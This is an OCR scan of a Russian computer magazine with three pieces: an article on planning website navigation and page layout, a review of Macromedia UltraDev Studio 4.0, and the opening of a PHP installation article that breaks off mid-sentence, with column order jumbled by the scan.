Первые, как правило, дело рук любителей, от всей души желающих поделиться своими знаниями или талантами, но абсолютно незнакомых с понятиями Usability, маркетинг и т. п. Вторые — чаще всего произведения искусства, выполненные профессиональными студиями на заказ, а минимум информации объясняется, скорее всего, тем, что заказчик не смог внятно объяснить профессионалам, для чего ему собственно нужен сайт, что он хочет донести до потенциаль-

ных посетителей. Большинство популярных ресурсов с большой посещаемостью представляют собой примеры «золотой середины» — удачно найденного баланса между формой и содержанием. Как найти «золотую середину» — тема не одной журнальной статьи. Чтобы в полной мере описать все секреты успеха, не хватит и многотомного труда. Однако я попытаюсь дать несколько советов, которые, надеюсь, помогут вам сделать свой сайт аккуратнее и удобнее для посетителей.

Если вы располагаете информацией, которая, по вашему мнению, может быть интересна большому кругу людей, или если вы имеете некое хобби и желаете найти как можно больше единомышленников, у вас наверняка возникнет желание создать собственный сайт в Интернете. Не секрет, что просто создать сайт недостаточно, что нужно его регулярно обновлять, вести переписку с заинтересованными посетителями, администрировать гостевую книгу и ...

О фирме	Товары	Цены	Ссылки	Связь
История предприятия	Легковые автомобили	Оптовые цены	Сайты автозаводов	Гостевая книга
Наше производство	Грузовые автомобили	Розничные цены	Автопорталы	F. A. Q.
Наши филиалы	Прицепы	Специальные скидки	Форумы об автомобилях	Форум покупателей
Официальные дилеры	Запасные части		Другие автосайты	Форум производства
Контактная информация				Электронная почта

▲ Рис. 1. Примерная схема навигации

» форум, — об этом и так уже написаны сотни статей в специальных изданиях. Мы поговорим лишь о том, как сделать сайт удобным и привлекательным, чтобы посетители, нашедшие ваше творение через каталоги или поисковые машины, не бежали в ужасе, едва увидев первую страницу, и не уходили недовольными, запутавшись в причудливой системе навигации и не найдя того, что искали.

Любительские страницы обычно создаются за несколько минут посредством визуальных ре-

ализаций, — об этом и так уже написаны сотни статей в специальных изданиях. Мы поговорим лишь о том, как сделать сайт удобным и привлекательным, чтобы посетители, нашедшие ваше творение через каталоги или поисковые машины, не бежали в ужасе, едва увидев первую страницу, и не уходили недовольными, запутавшись в причудливой системе навигации и не найдя того, что искали.

Например, если в разделе «Контактная информация» вы собираетесь указывать только адрес и телефон, вполне можно объединить его с разделом «О фирме». На этом этапе следуйте правилу «один раздел — одна страница». Чем меньше будет предполагаемый объем одной страницы, тем лучше.

Если в итоге у вас получился список более чем из пяти-шести разделов, начинайте объединять мелкие подразделы в более крупные с целью создания двухуровневой навигации. Для

### Шаг второй — размещение навигационных панелей

Когда вы доведете схему навигации до логического совершенства, можете уже задумываться над ее размещением на страницах. Никому не нужно объяснять важность дублирования навигационных панелей на всех страницах сайта. Довольно распространено мнение, что подробная схема навигации необходима только на главной странице, а на остальных достаточно разместить ссылку «На главную» (или «Домой»). Это заблуждение.

Общаясь с неопытными пользователями в Интернете, я узнала любопытную вещь: большинство новичков воспринимают ссылки с изображением «домика» (или с текстом «Домой») как ведущие на страницу, установленную в браузере в качестве «домашней». То есть подобные ссылки ассоциируются у многих с аналогичной кнопкой браузера, и пользователи просто не догадываются нажать на «домик», чтобы вернуться на главную страницу сайта. Это часто является причиной жалоб новичков: «В Интернете не только ничего невозможного нет, но даже вернуться назад очень сложно». Меня поразило также то, что многие «web-серферы» даже не догадываются о назначении кнопок «Back» и «Forward» («Назад» и «Вперед») — как в браузере, так и в навигацион-

## Самые важные инструменты для создателя сайтов — логическое мышление, линейка и калькулятор

дакторов, таких как MS FrontPage, Dreamweaver и т. п. Наиболее трудоемким их создатели, как правило, считают набор текстовых материалов и сканирование фотографий. Подобный подход может испортить любой изначально прекрасный замысел.

Перед тем как браться за верстку сайта (не важно, руками в «Блокноте» или с помощью FrontPage), следует тщательно продумать систему размещения информации. Самые важные инструменты для создателя сайтов — логическое мышление, линейка и калькулятор, а вовсе не последняя коллекция бесплатной анимированной графики и навороченный визуальный редактор. Давайте посмотрим, как правильно их использовать.

### Шаг первый — разработка системы навигации

Для начала подумайте, какие разделы будут на вашем сайте. Составьте полный список страниц, вплоть до самых мелких, таких как «Контактная информация» и «Полезные ссылки». Не забудьте внести в него форум и гостевую книгу, если они нужны вашему сайту. Пусть вас не пугает, если этот список окажется слишком длинным; наоборот, постарайтесь мысленно разбить всю имеющуюся у вас информацию на максимальное количество мелких разделов. Затем подумайте, какие из разделов можно объединить на одной странице.

больших сайтов оптимальным считается использование именно двух уровней; три и более ступени навигации уже значительно затрудняют поиск нужной информации на ваших страницах. Например, мелкие подразделы «Ссылки по теме», «Интересные ссылки» и «Полезные ссылки» вы можете объединить в раздел «Ссылки»; подразделы «История предприятия», «Наши партнеры», «Наше производство» и «Контактная информация» — в раздел «О фирме», и т. д.

Одновременно стоит задуматься о быстром поиске на сайте по ключевым словам или рас-

### Необходимо дублировать навигационные панели на всех страницах сайта


ширенном поиске с учетом других критериев. Если вы считаете необходимым создание отдельной страницы расширенного поиска, желательно включить ее в самый верхний уровень навигации.

Когда вы мысленно определитесь с составом разделов верхнего уровня, нарисуйте предполагаемую схему навигации (см. рис. 1) — это позволит вам наглядно убедиться в объеме разделов и легкости поиска нужной информации. Также схема позволит вам обнаружить возможные просчеты и еще раз проверить, насколько верно смысловое деление на разделы.

ных системах сайтов. Поэтому стоит стремиться к максимальной информативности ссылок.

Если вы действительно хотите, чтобы посетитель задержался на вашем сайте и внимательно изучил все разделы, предоставьте ему возможность свободно перемещаться из форума в раздел ссылок, со страницы прайс-листа — в гостевую книгу и т. д.

Многие считают, что можно сделать навигационную панель только на главной и при этом все остальные страницы открывать в новых окнах. Это тоже заблуждение. Большинство посетителей даже не догадываются о том, что у них »



▲ Рис. 2. Использование атрибута title

» открылось новое окно, если браузер по умолчанию разворачивает окна во весь экран. В таких случаях ваша главная страница будет обнаружена лишь тогда, когда раздраженный отсутствием ссылок на остальные разделы посетитель закроет новое окно с твердым намерением никогда больше не возвращаться на ваш неудобный сайт. Не говоря уже о ненависти многих владельцев маломощных компьютер-

шивают минусы — ведь выпадающие меню предоставляют посетителям максимум информации о подразделах, а плавающие панели избавляют обленившихся web-серверов от тяжкого труда — обратной прокрутки страницы. А в том, что многие считают прокрутку тяжким трудом, несложно убедиться: для этого достаточно оценить популярность мышек с колесиком прокрутки у пользователей Интернета.

## Удобное размещение навигационных панелей не менее

### важно, чем их логичность и информативность

ров к большому количеству одновременно открытых окон! Однако, если на вашем сайте есть «чат», желательно сделать так, чтобы он открывался в новом окне фиксированных размеров или в отдельном фрейме. Это позволит вашим посетителям одновременно продолжать изучать информацию на сайте и общаться друг с другом.

Удобное размещение навигационных панелей — не менее важный момент, чем их логичность и информативность. Наиболее распространены горизонтальные панели навигации во всю ширину страницы и вертикальные, расположенные слева. Из более экзотичных вариантов можно назвать выпадающие (или всплывающие) меню и плавающие панели, остающиеся перед глазами пользователей при прокрутке страницы, а также раскрывающиеся списки. У каждого из вариантов есть свои плюсы и минусы.

Основной минус выпадающих меню и плавающих панелей — значительное увеличение длительности загрузки страниц, так как для осуществления подобной интерактивности (и при этом сохранения кроссбраузерной совместимости) необходимы довольно громоздкие управляющие скрипты. Такие меню довольно сложно делать в текстовом варианте, следовательно, страницы волей-неволей получаются перегруженными графикой. Однако зачастую плюсы такой организации навигации переве-

шивают минусы — ведь выпадающие меню предоставляют посетителям максимум информации о подразделах, а плавающие панели избавляют обленившихся web-серверов от тяжкого труда — обратной прокрутки страницы. А в том, что многие считают прокрутку тяжким трудом, несложно убедиться: для этого достаточно оценить популярность мышек с колесиком прокрутки у пользователей Интернета.

Если ваши навигационные панели будут выполнены посредством графики (в виде кнопок-картинок), не забудьте о тех посетителях, которые отключают графику в браузере для ускорения загрузки страниц и снижения входящего трафика. Чтобы и им было удобно на вашем сайте, вы должны как минимум пропи-

сать для каждой кнопки-картинки достаточно подробное описание в атрибуте alt (альтернативный текст). Можно также сделать дублирующую текстовую панель навигации внизу страницы.

Если названия подразделов вашего сайта довольно длинные (например, «Перспективные модели автомобилей»), вам, по-видимому, придется остановиться на полностью текстовых меню. Такие меню удобно размещать слева, в ограниченной по ширине ячейке таблицы или в отдельном слое фиксированной ширины. При использовании слоев вы можете добавить текстовые всплывающие меню (или всплывающие подсказки) — технически это реализовать в данном случае просто.


Не забудьте также, что браузеры Internet Explorer версий 4.0 и выше поддерживают возможность добавления «альтернативного текста» для любых элементов страницы, в том числе и для текстовых ссылок, посредством атрибута title. Это позволит вам создать всплывающие подсказки к вашим ссылкам. Например, используйте такую конструкцию:

```
<a href=<auto.html> title=<В данном разделе вы найдете полную информацию о перспективных моделях наших автомобилей — как производимых в массовом порядке, так и экспериментальных>>Перспективные модели</a>
```

Отображение данного участка кода в браузере показано на рис. 2 — наведя курсор мышки на ссылку «Перспективные модели», посетитель получает дополнительную информацию о разделе, в который ведет эта ссылка.

### Шаг третий — чертеж сайта

После того, как вы определились с составом и размещением панелей навигации, пришло время создать собственно чертеж сайта. Тут вашими основными инструментами будут линейка (не важно, настоящая деревянная или виртуальная — в графическом редакторе) и калькулятор.



▲ Рис. 3. Возможный вариант размещения большого баннера — рядом с логотипом

» Для начала вам нужно решить, под какое минимальное разрешение экрана вы будете оптимизировать свои страницы. Для разрешения 640x480 ширина основы сайта должна быть 600 пикселей (при нулевых значениях полей допустимо 610), для 800x600 — 760 пикселей (при нулевых полях — 770). Не имеет смысла созда-

формата — 100x100. Их можно разместить внутри навигационного блока, под основными ссылками.

Если вы собираетесь добавлять свой сайт в какой-либо популярный каталог или устанавливать счетчик, важно заранее предусмотреть размещение как минимум одной кнопки 88x31. При

регистрации от вас обязательно потребуют установить такую кнопку (ссылку на каталог или систему статистики) на главной странице заявленного сайта. Как правило, для успешной раскрутки создатели любительских сайтов вынуждены регистрировать их в как можно большем количестве каталогов и поисковых систем, а значит, одной кнопкой не обойтись — подумай-

те сразу, где вы будете размещать большое количество таких кнопок единым блоком. Если вы планируете организовать рассылку новостей сайта, предусмотрите размещение формы подписки. Обычно форму подписки на новости размещают на главной странице, но можно продублировать ее и на всех страницах сайта. Аналогично обстоит дело и с формой поиска по сайту — место для нее нужно застолбить заранее. Вам может показаться, что это пу-

лонам, вы не будете ограничивать себя одним экраном в высоту, и кнопки 88x31 естественным образом могут сместиться вниз в зависимости от объема текста в основном блоке, а под блоком навигации может добавиться еще один баннер 100x100. Создавая чертеж, вы должны заранее предусмотреть растяжимость шаблонов по высоте.

Растяжимость по ширине обеспечить намного сложнее, это потребует от вас значительного дизайнера опыта. Среди любителей распространено мнение, что сайт на «резиновых» таблицах сделать проще, чем на таблицах или слоях с фиксированной шириной. На самом деле это далеко не так! При создании «резиновой» основы для страниц вы должны учесть, что ваша таблица должна уметь сжиматься до максимально допустимой при выбранном разрешении ширины (то есть до 600 пикселей для 640x480 или до 760 — для 800x600). В то же время при растяжении таблицы на больших экранах (с разрешением 1024x768 и больше) внешний вид страниц не должен изменяться в худшую сторону. На непрофессиональных «резиновых» сайтах в высоких разрешениях часто можно видеть сиротливо разбродающиеся по экрану мелкие графические элементы и разбросанные по краям одиночные надписи. Создатели таких страниц не учли, что бывают мониторы с диагональю больше 15 дюймов. Еще одна распространенная ошибка — недостаточно длинная полоска фона, задуманного повторяющимся лишь по вертикали. Чтобы фон не повторялся по горизонтали при любых разрешениях, его



▲ Рис. 4. Примерный чертеж шаблона страницы для разрешения 800x600

вать страницы на русском языке для больших разрешений: чаще всего русскоязычные пользователи Сети имеют небольшие мониторы и используют разрешение 800x600. Высота видимой части страницы при разрешении 800x600 и при использовании больших кнопок управления в браузере примерно 490 пикселей, с учетом верхнего поля следует ориентироваться на 480 пикселей.

Итак, основой вашего чертежа для разрешения 800x600 будет прямоугольник шириной 760 и высотой 480 пикселей.

Исходя из этих размеров, вам следует рассчитать ширину логотипа сайта (если он будет присутствовать), навигационной панели, расположенной слева, и основного участка окна, содержащего информацию.

Если вы собираетесь использовать на сайте баннеры, вам потребуется заранее рассчитать их размещение. При наличии небольшого логотипа можно разместить баннер рядом с ним, над панелью навигации (см. рис. 3). Если же по вашему замыслу логотип объединен с названием сайта или он вообще отсутствует, баннер лучше всего разместить выше названия. К кому бы решению вы ни пришли, помните, что ширину баннеров необходимо учитывать при разработке чертежа сайта, так как чужеродность этих элементов преодолеть бывает нелегко (а подчас и невозможно), и лучшее, что вы можете сделать, — обеспечить такое их размещение, при котором страница не будет выглядеть неряшливо.

При использовании вертикальных панелей навигации обычно довольно легко вписать в страницу баннеры другого распространенного

размещения сразу, где вы будете размещать большое количество таких кнопок единым блоком.

Если вы планируете организовать рассылку новостей сайта, предусмотрите размещение формы подписки. Обычно форму подписки на новости размещают на главной странице, но можно продублировать ее и на всех страницах сайта. Аналогично обстоит дело и с формой поиска по сайту — место для нее нужно застолбить заранее. Вам может показаться, что это пу-

## После всех расчетов у вас **должен получиться** четкий **чертеж** шаблона будущих страниц

стки и не стоит обращать особого внимания на такие мелочи. Однако именно из-за таких пустяков начинающим web-дизайнерам зачастую приходится многократно переделывать свои страницы, и нередко случается, что из-за счетчика, не лезущего ни в какие ворота, весь сайт приобретает неряшлиwy вид.

После всех прикодов и расчетов у вас должен получиться четкий чертеж шаблона ваших будущих страниц. Не забывайте предусмотреть достаточное расстояние между отдельными элементами и отступы между текстом и графикой. Текст, прилепленный вплотную к краю таблицы или к изображению, выглядит неаккуратно. На рисунке 4 изображен один из возможных вариантов чертежа страницы для разрешения 800x600. Общая ширина — 758 пикселей, ширина всех отступов — 10 пикселей, ширина поля под логотипом — 150 пикселей. Конечно, когда дойдет дело до верстки страниц по шаб-

минимальная длина должна быть 1880 пикселей — тогда даже на профессиональных 22-дюймовых мониторах при самых высоких разрешениях с фоном будет все в порядке.

После того, как ваш шаблон точно рассчитан и начертчен, вы можете визуально оценить, насколько удачно продуман вариант организации материалов на сайте. На таком чертеже вы сразу увидите все достоинства и недостатки схемы: соблюdenы ли специальные требования баннерных систем, выгодно ли расположена наиболее важная информация, не примет ли посетитель рекламный баннер за основной заголовок сайта и т. д. и т. п. Если что-то вас не устраивает, намного проще сразу изменить чертеж, чем в дальнейшем менять десятки страниц готового сайта. Ну а если все в порядке, можно приступить к изготовлению графических элементов и верстке страниц. Но это уже совсем другая история. ■ ■ ■

Людмила Бандурина

Macromedia UltraDev Studio 4.0

# База данных на Web

Бурное развитие технологий баз данных в Интернете вызвало повышенный спрос на профессиональные инструменты для создания web-приложений. Мы рассмотрим одного из возможных претендентов на лидерство — Macromedia UltraDev Studio 4.0.

**К**омпания Macromedia на рынке инструментов для создания web-страниц относится к фирмам, которые в значительной степени определяют направление его развития. Когда несколько лет назад она выпустила на рынок первую версию визуального редактора Dreamweaver, многие аналитики предсказывали этой программе туманное будущее. Честно говоря, это неудивительно — первым в этой области был редактор MS FrontPage, и он, как известно, не убедил профессионалов в области web в преимуществах визуального создания страниц. Однако Macromedia постоянным совершенствованием программы доказала, что проектирование по принципу WYSIWYG (What You See Is What You Get) имеет право на место под солнцем. Результат наверняка известен многим: версия 3.0 переселилась во многих рекламных студиях, и страниц, подготовленных с помощью Dreamweaver, в Интернете становится все больше и больше.

Появление новых серверных технологий побудило Macromedia задуматься о дальнейшем

развитии программы. Так свет увидела первая версия программы UltraDev, представляющая собой не что иное, как Dreamweaver, обогащенный функциями для разработки приложений, взаимодействующих с базами данных. С введением в строй Dreamweaver 4.0 произошло объединение программ, и таким образом номер новой версии UltraDev одновременно вырос до четвертой. Теперь программа поставляется на рынок либо самостоятельно, либо в той версии, которая была в моем распоряжении под названием UltraDev Studio, то есть вместе с графическим редактором Fireworks 4.0.

## Начинаем с «нуля»


Для того чтобы с самого начала не допустить недоразумений, скажу, что редакторские функции программы UltraDev 4.0 в целом сходны с функциями четвертой версии редактора Dreamweaver. То есть если вы привыкли работать с Dreamweaver, то все его возможности вы найдете и в UltraDev.

Если вам уже приходилось заниматься программированием web-приложений, то наверняка покажется странным, что можно объединить визуальное создание страниц с чисто программистской деятельностью — проектированием программного обеспечения. UltraDev 4.0 — наглядный пример того, что это объединение возможно, хотя и ценой целого ряда мелких уступок. Создание нового приложения в UltraDev сводится к нескольким шагам. Вначале создается необходимое подсоединение к базе данных, затем делается визуальный эскиз страницы, и лишь потом на панели выбираются необходимые активные элементы (например, следующая запись, новая запись и т. д.), которые заранее подготовлены программистами из Macromedia, — в терминологии они называются Server Behaviors. То есть если вы хотите создать, например, базу данных сотрудников, то на практике вам не придется писать ни строчки кода. Разумеется, я не собираюсь утверждать, что UltraDev — инструмент для рядового пользователя, а лишь хочу обратить внимание на скорость и простоту этого вида проектирования.

## Технология

Помимо нескольких поддерживаемых технологий баз данных для рассматриваемого вида программ ключевой является также поддержка скриптовых языков. UltraDev в своей четвертой версии позволяет создавать приложения с помощью ASP (в вариантах JScript и VBScript), CFML (технология компании Allaire) и JSP (Java Server Pages). Необходимые подсоединения к серверам баз данных можно проводить с использованием драйверов ODBC (или для варианта JSP — JDBC). Но если вам нужна поддержка PHP или ему подобных языков, то я должен вас разочаровать: Macromedia их официально не поддерживает.

Хотя это ограничение можно до некоторой степени обойти (об этом речь пойдет ниже), я полагаю, что «честная» поддержка PHP из-за его распространенности была бы для UltraDev большим плюсом.



▲ Рис. 1. Среда разработки UltraDev



▲ Рис. 2. Панель Reference



▲ Рис. 3. Панель Assets

## » Личная среда разработки

UltraDev (вместе с Dreamweaver) можно из-за ее модульной концепции преобразовать в буквальном смысле в личный инструмент разработки. Во-первых, наиболее очевидна возможность доработки пользовательской среды — все описания, включая декларацию выбранных функций, находятся в документе XML. Если вы создаете сложное приложение, работающее с базами данных, и существующих функций вам уже не хватает, благодаря открытости программной среды не проблема интегрировать в нее требуемую функцию.

Еще одна, менее очевидная, но в случае с UltraDev более важная особенность — расширение функциональных возможностей программы с помощью так называемых Packages. Для управления Packages предназначена программа Macromedia Package Manager, ее можно получить на сайте компании Macromedia. Количество пакетов для Dreamweaver и UltraDev, которые там размещены, доказательство того, что Macromedia опубликованием программного интерфейса своих продуктов делает еще один шаг навстречу пользователю. Благодаря пакетам можно дополнять функционал UltraDev, например поддержкой PHP или MySQL.

## Новшества версии 4.0

В связи с тем, что UltraDev и Dreamweaver используют одно и то же программное ядро, описание новинок в области создания страничек будет для них общим. Версия 4.0 является в определенной степени переломной: Macromedia наконец поняла, что хотя визуальное создание страничек и можно сделать эффективным, но без последующей правки кода в большинстве случаев не обойтись. По этим соображениям в версии 4.0 значительные изменения претерпел Code Inspector и появилась возможность разделения редакторского окна на визуальную часть и часть с

исходным кодом. Финальную доводку кода упрощает еще одно нововведение: панель Reference (см. рис. 2). В доступной форме она отображает материалы по ASP, JavaScript и CSS, при этом дополнительные описания можно бесплатно скачать на уже упоминавшейся страничке дополнений. Еще одна новая панель — Assets (см. рис. 3), ее задача отображать файлы проекта. Интегрированный JavaScript debugger по достоинству оценит каждый, кто когда-либо программировал в этом языке.

Формат Flash, у истоков которого стояла Macromedia, завоевывает в Интернете все большую популярность, и эта ситуация нашла отражение в UltraDev. Новые компоненты Flash Text и Flash Buttons позволяют создавать графические надписи и интерактивные кнопки в этом формате, не покупая программу Macromedia Flash.

Теперь перейдем к новостям, имеющим отношение только к UltraDev. Визуальные инструменты в четвертой версии получили помощника в лице Live Objects, а именно компонентов для простого проектирования страничек, работающих с базой данных, — примером может быть создание новой записи в базе или страничка для поиска. Так же просто благодаря новым Server Behaviors создавать странички, для работы с которыми необходима пользовательская авторизация. А если вам вдруг окажется недостаточно представленных Server Behaviors, в новом Server Behavior Builder вы можете создавать их сами.

## Fireworks 4.0

Составной частью UltraDev Studio является графический редактор Fireworks 4.0. Продвигая его, Macromedia претендует на очень прибыльную часть рынка программного обеспечения, которую в настоящее время занимает редактор Adobe Photoshop. Преимущество Fireworks в том, что он, в отличие от Photoshop, с самого начала проекти-

ровался для создания web-графики и этой задаче подчинено все — от интерфейса до интегрированных функций. Еще одной значимой победой Macromedia является интеграция с Dreamweaver (или UltraDev), которая в момент выбора инструментов разработки сыграет для многих пользователей решающую роль.

Пользовательский интерфейс Fireworks в четвертой версии претерпел некоторые изменения. Это связано с тем, что Macromedia стремится привести единый стиль всем своим продуктам, предназначенным для web-дизайна. Тенденция заметна и в новых функциях: поддержка редактора Dreamweaver (или UltraDev) пережила столь же большие изменения, которые произошли с единственной целью — удобство для пользователя и более легкое использование. Изменения претерпели также функции для импорта и экспорта файлов формата Adobe Photoshop. Основываясь на собственном опыте, могу подтвердить, что импорт файлов с текстовыми слоями с масками происходит легко и корректно.

## Дополнительные компоненты

Составной частью комплекта поставки являются непревзойденный в своем роде редактор HomeSite 4.51 (или BBEdit для платформы Apple), IBM WebSphere Application Server и Cold Fusion Server компании Allaire. По добной традиции Macromedia, вместе с программами поставляется исчерпывающая документация, а ее электронный аналог находится на инсталляционном CD. На бумаге издаются инструкции для программ Dreamweaver, UltraDev и Fireworks, а в электронном варианте на CD находится документация еще и по расширению функций и написанию собственных компонентов для UltraDev и Fireworks.

## Заключение

UltraDev Studio четвертой версии — это продуманная коллекция программ, которые независимо друг от друга получили место на рынке. Если вы ищете мощный инструмент для web-разработки, делающий возможным визуальное создание страничек, вы не прогадаете, выбрав этот пакет. К тому же программы Macromedia перед покупкой можно опробовать — 30-дневные версии распространяются абсолютно бесплатно и их можно получить на сайте компании.

■ ■ ■ Андрей Кокоуров

## Dreamweaver UltraDev 4

**Визуальный инструмент для создания web-страниц, взаимодействующих с базой данных**

### Минимальные требования

- Pentium 166 МГц, 64 Мбайт ОЗУ, 170 Мбайт на жестком диске, Windows 95/98/Me/NT/2000
- Mac — PowerPC, 64 Мбайт ОЗУ, 130 Мбайт на жестком диске, Mac OS 8.6 или выше

**Производитель** ▶ Macromedia, Сан-Франциско, Калифорния, США

## Инсталляция и первое знакомство с PHP

# PHP: самый гипертекстовый препроцессор

Занимаясь созданием web-страничек, каждый из вас наверняка сталкивался с языком PHP. Если вы не имеете опыта работы с ним, то мы поможем вам заставить работать этот гипертекстовый препроцессор, и поговорим о том, как инсталлировать и запустить PHP в MS Windows на различных web-серверах.

**K**огда в 1994 году Расмус Лердорф приступил к написанию сравнительно простой программы, предназначеннной для контроля за доступом на его странички, никто и не предполагал, что именно с нее начнется новый этап в создании интернет-приложений. Постепенно автор совершенствовал и расширял возможности своего детища, переписал ядро на языке C (поскольку исходная версия, написанная на языке Perl, неоправданно загружала сервер), дополнил ее пользовательской документацией и опубликовал под названием Personal Home Page — PHP. Растущее число пользователей PHP показало, что Расмус Лердорф зна-

чительно упростил и ускорил работу многим программистам интернет-приложений во всем мире.

Главной причиной популярности PHP явилось то, что в систему был включен инструмент, который позволяет легко производить SQL-запросы с WWW-страниц и создавать формуляры (программа Form Interpreter — FI). Так возникла система PHP/FI 2.0.

Система, разумеется, развивалась дальше и дополнялась множеством новых функций. В настоящее время уже увидела свет PHP 4.0.4, и поскольку первоначальное название системы уже недостаточно полно отражало ее функции,


логичным было появление нового рекомендуемого обозначения — PHP: гипертекстовый препроцессор (Hypertext Preprocessor). Значительное преимущество этой системы — возможность переноса между различными платформами и серверами, простота использования и создания динамических страничек и, наконец, то, что она распространяется бесплатно.

вый вариант основан на CGI (Common Gateway Interface), то есть интерфейсе для различных услуг (например, базы данных или почты), служащем для обмена данными с интернет-службой. Его можно просто описать с помощью следующего примера: пользователь заполняет форму и отправляет ее на сервер. Сервер передает полученные данные программе, которая с их учетом создает новую страничку Сети. Как мы уже упомянули, скрипты CGI работают на стороне сервера. Стоит упомянуть, что скрипты CGI имеют существенный недостаток, — в каждый момент времени они представляют собой разрозненные процессы, использующие собственное адресное пространство, и это приводит к необходимости использовать дополнительные инструкции, которые приходится выполнять на сервере.

